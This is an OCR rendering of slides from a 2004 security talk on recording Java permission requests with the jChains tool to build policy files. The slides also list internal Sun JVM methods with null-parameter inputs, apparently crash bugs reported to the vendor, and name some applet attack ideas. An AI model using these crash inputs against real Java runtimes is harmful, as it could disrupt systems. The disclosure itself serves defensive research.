
Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Java policy based Security

- **Problem:**
  - **Java security is based on Protection domains**
  - **How to acquire adequate permission sets for protection domains ?**
- **Solution:**
  - **Record it by intercepting your applications permission requests**
  - **Use the resulting permission file for finetuning of production policy settings**

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE


jChains Architecture



DIMVA 2004


Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Execution Environment



Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE


Status Dashboard



DIMVA 2004

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE


Permission Request Log



Time	Codebase	Permission	Target	Actions
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/ParseEx...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/Interpret...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/Interpret...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/Comma...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/Comma...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.util.PropertyPermission	debug	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.util.PropertyPermission	trace	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.util.PropertyPermission	outfile	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/Parser.c...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/Parser.c...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/ParserTr...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/ParserTr...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/Node.cl...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/Node.cl...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/JJTPars...	read
29.01.04 00:30	file:/C:/Programme/jEdit%204.1/jedit....	java.io.FilePermission	C:/Programme/jEdit 4.1/bsh/JJTPars...	read

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Resulting Policy File



Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Hello Sun: Maybe these bugs should be fixed [reported 2002]

Class	Constructor Parameters	Method	Method Parameters
sun.java2d.pipe.SpanClipRenderer	sun.java2d.pipe.CompositePipe::[null]	eraseTile	x::[null] x::B[0] x::I x::I I::I[0]
sun.misc.MessageUtils		toStdout	x::[null]
sun.misc.MessageUtils		toStderr	x::[null]
sun.misc.Signal	java.lang.String::[null]		
sun.awt.image.BufImgSurfaceData		freeNativeICMData	x::[null]
sun.java2d.loops.DrawGlyphListAA	x::L sun.java2d.loops.SurfaceType::[null] sun.java2d.loops.CompositeType::[null] sun.java2d.loops.SurfaceType::[null]	DrawGlyphListAA	sun.java2d.SunGraphics2D::[null] sun.java2d.SurfaceData::[null] sun.awt.font.GlyphList::[null] x::L
sun.awt.color.CMM		cmmGetTransform	x::[null] x::I x::I x::[null]
sun.awt.color.CMM		cmmColorConvert	x::L x::[null] x::[null]
sun.awt.color.CMM		cmmFindICC_Profiles	x::B[0] x::B[0] x::[null] x::L[0] x::I[0]
sun.awt.color.CMM		cmmCombineTransforms	x::[null] x::[null]
sun.awt.windows.WPrinte		pageSetup	x::[null] x::[null]
c.pr.PathDasher	sun.dc.path.PathConsumer::[null]		

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Further research

- R1 & R5 & R6 : XML-Sniffing, Applets may install callback handlers that allow to read other applets XPath data
- R8: Serialization, Malicious objects on the wire
- R11: Privileged code, such as the applet lets you to guess filenames

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

For more info

Contact:
schonef@acm.org

Observe:
illegalaccess.org

Download:
https://jchains.dev.java.net/

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Conclusion

- Seems to be that Java is not safe by default...
- Questions ?